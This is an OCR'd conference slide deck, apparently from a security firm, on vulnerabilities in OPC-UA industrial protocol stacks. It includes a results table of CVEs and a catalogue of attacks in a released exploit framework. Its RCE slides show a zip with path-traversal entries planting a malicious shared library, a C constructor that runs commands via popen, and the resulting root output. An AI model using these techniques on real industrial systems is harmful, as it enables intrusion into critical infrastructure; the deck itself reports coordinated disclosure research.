


```
Script
1 def onScheduledEvent():
2   import os; os.system("mspaint")
```




CVE-2023-38121  
CVE-2023-38122  
CVE-2023-38123  
CVE-2023-38124  
<https://www.melearning.net>

# XSS Over OPC-UA to RCE



Backup

# XSS Over OPC-UA to RCE




Restore




Backup

# XSS Over OPC-UA to RCE



```
Archive: ./ClarityPOC.zip
Length      Date       Time       Name
-----
0           2023-01-25 18:11     ../../../../../../../../../../lib/
0           2023-01-25 18:12     ../../../../../../../../../../lib/x86_64-linux-gnu/
193584      2023-01-25 16:31     ../../../../../../../../../../lib/x86_64-linux-gnu/libacl.so.1
193584      2023-01-25 16:31     ../../../../../../../../../../lib/x86_64-linux-gnu/libacl.so.1.1.0
0           2023-01-25 13:18     core/
2616       2023-01-25 13:17     core/Core_config.dat
168        2023-01-25 11:31     core/PersistedAlerts.dat
0           2023-01-25 13:18     core/SLMFiles/
```


# XSS Over OPC-UA to RCE



Archive:	Length	Date	Time	Name
./ClarotyPOC.zip				
	0	2023-01-25	18:11	../../../../..
	0	2023-01-25	18:12	../../../../..
	193584	2023-01-25	16:31	../../../../..
	193584	2023-01-25	16:31	../../../../..
	0	2023-01-25	13:18	core/
	2616	2023-01-25	13:17	core/Core
	168	2023-01-25	11:31	core/Per
	0	2023-01-25	13:18	core/SLM

```
C acl_init.c 2, M X
home > uri > PROJECTS > Softing > mod_acl > acl > libacl > C acl_init.c > m
21
22 #include "libacl.h"
23
24
25 #include <stdio.h>
26 #include <fcntl.h>
27 #include <unistd.h>
28
29 __attribute__((constructor))
30 void my_constructor(void) {
31     FILE *html_file;
32     html_file = fopen("/app/HTML5/ClarotyPOC.html", "
33
34     // Write HTML header
35     fprintf(html_file, "<html>\n <body><pre>\n\n
36
37     // Execute the "id" command and write the output
38     fprintf(html_file, "id\n");
39     FILE *id_output = popen("id", "r");
40     char id_buffer[1024];
```

# XSS Over OPC-UA to RCE



← → ↻ ⚠ Not secure | 10.10.6.117:8099/ClarotyPOC.html

Claroty Team

```
id
uid=0(root) gid=0(root) groups=0(root)

whoami
root

date
Wed Feb  1 09:39:35 UTC 2023

hostname
5c69e512eb58

ip a
1: lo:  mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
20: eth0@if21:  mtu 1500 qdisc noqueue state UP group default
   link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
   inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```



# OPC-UA Exploitation Framework

## Open-Source

# Agenda

- **What is OPC-UA?**
- **Protocol Stack Implementations**
- **Bits and Bytes**
- **Research Methodology**
- **Vulnerabilities and Exploits**
- **OPC-UA Exploitation Framework**
- **Summary**

# Results: 12 concepts, ~50 CVEs

Stack/Application Name	Lang	Complex Deep Nested Variants DoS	Worker Starvation DoS	Long Chunks DoS	Unlimited Monitored Items DoS	UTF8 - UTF16 Conversions
<a href="#">node-opcua</a>	NodeJS	V	V	<a href="#">CVE-2022-21208</a>	<a href="#">CVE-2022-24375</a>	V
<a href="#">open62541</a>	C	V	V	<a href="#">CVE-2022-25761</a>	V	V
<a href="#">freeopcua</a> (c++)	C++	V	V	V	<a href="#">CVE-2022-24298</a>	V
<a href="#">python-opcua</a>	Python	V	V	<a href="#">CVE-2022-25304</a>	V	V
<a href="#">opcua-asyncio</a>	Python	V	V	<a href="#">CVE-2022-25304</a>	V	V
<a href="#">eclipse-milo</a>	Java	V	V	V	<a href="#">CVE-2022-25897</a>	V
ASNeG <a href="#">OpcUaStack</a>	C++	V	V	<a href="#">CVE-2022-24381</a>	V	V
<a href="#">locka99</a>	Rust	<a href="#">CVE-2022-25903</a>	V	<a href="#">CVE-2022-25888</a>	V	V
<a href="#">Unified Automation</a>	C++	V	V	V	Fixed, No CVE	V
<a href="#">OPC Foundation .NET Stack</a>	C#	<a href="#">CVE-2021-27432</a> (*)	V	<a href="#">CVE-2022-29864</a>	V	V
<a href="#">Softing OPC UA SDK</a>	C++	V	V	V	V	V
<a href="#">Prosys OPC UA</a>	Java	V	<a href="#">CVE-2022-30551</a>	V	V	V
<a href="#">OPC UA Legacy Java Stack</a>	Java	V	<a href="#">CVE-2022-30551</a>	V	V	V
<a href="#">Kepware KEPServerEX</a>	C/C++	V	V	V	V	<a href="#">CVE-2022-2848</a> <a href="#">CVE-2022-2825</a>

# OPC-UA Exploit Framework

- Open source framework with all of our work
- Sharing after disclosed to all vendors + worked closely with them
- Based on our OPC-UA client
- Highly customizable with 12 out-of-the-box exploits



**[github.com/claroty/opcua-exploit-framework](https://github.com/claroty/opcua-exploit-framework)**

# Claroty OPC Exploit Framework

Attack Name	Description	Vulnerability Type	Function Keyword	CVE and Reference
Certificate Infinite Chain Loop	Some servers implemented the Certificate chain check by themselves and forgot to protect against a chain loop. Example: CertA is signed by CertB which is signed by CertA	Denial of Service	certificate_inf_chain_loop	CVE-2022-37013
Chunk Flooding	Sending huge amount of chunks without the Final chunk	Denial of Service	chunk_flood	CVE-2022-29864, CVE-2022-21208, CVE-2022-25761, CVE-2022-25304, CVE-2022-24381, CVE-2022-25888
Open Multiple Secure Channels	Flooding the server with many open channel requests leads to a denial of service	Denial of Service	open_multiple_secure_channels	CVE-2023-32787

# Claroty OPC Exploit Framework

Function Call Null Dereference	Triggering an application crash after several OPC UA methods have been called and the OPC UA session is closed before the methods have been finished.	Denial of Service	function_call_null_deref	CVE-2022-1748
Malformed UTF8	Triggering an application crash after processing malformed UTF8 strings	Remote Code Execution	malformed_utf8	CVE-2022-2825, CVE-2022-2848
Race Change And Browse Address Space	Adding nodes to the server address space and removing the nodes in a loop while browsing the entire address space.	Denial of Service	race_change_and_browse_address_space	CVE-2023-32172
Unlimited Condition Refresh	Sending many ConditionRefresh method calls leads to uncontrolled memory allocations and eventually to a crash	Denial of Service	unlimited_condition_refresh	CVE-2023-27321

# Claroty OPC Exploit Framework

Close Session With Old Timestamp	Sending bad timestamp on closing session leads to an uncaught stacktrace with sensitive information	Information Leakage	close_session_with_old_timestamp	CVE-2023-31048
Complex Nested Message	Sending a complex nested variant leads to a call stack overflow	Denial of Service / Information Leakage	complex_nested_message	CVE-2022-25903, CVE-2021-27432
Translate Browse Path Call Stack Overflow	Triggering a stack overflow exception in a server that doesn't limit TranslateBrowsePath resolving calls	Denial of Service	translate_browse_path_call_stack	CVE-2022-29866
Thread Pool Wait Starvation	Thread pool deadlock due to concurrent worker starvation	Denial of Service	thread_pool_wait_starvation	CVE-2022-30551
Unlimited Persistent Subscriptions	Flooding the server with many monitored items with 'delete' flag set to False leads to uncontrolled memory allocation and eventually to a denial of service	Denial of Service	unlimited_persistent_subscriptions	CVE-2022-25897, CVE-2022-24375, CVE-2022-24298

# Agenda

- **What is OPC-UA?**
- **Protocol Stack Implementations**
- **Bits and Bytes**
- **Research Methodology**
- **Vulnerabilities and Exploits**
- **OPC-UA Exploitation Framework**
- **Summary**

# Summary

## **Pwn2Own ICS:**

We participated and demonstrated our OPC-UA exploits in three Pwn2Own competitions - Pwn2Own ICS [2020](#), [2022](#), [2023](#)

**CVE:** We found and reported on ~50 OPC-UA vulnerabilities/CVE across ~15 protocol stacks which affects hundreds of OPC-UA products.

## **Exploit Technique:**

We developed ~12 unique exploit techniques that are universal and affected multiple vendors and pushed to change the specs.

## **Open-Source**

**Tools:** We released two OOS tools including [OPC-UA network fuzzer](#) and OPC-UA exploitation framework.

## **OPC-UA**

**Specifications:** we helped to improve the [specifications](#) and pushed the vendors towards better and more secure products.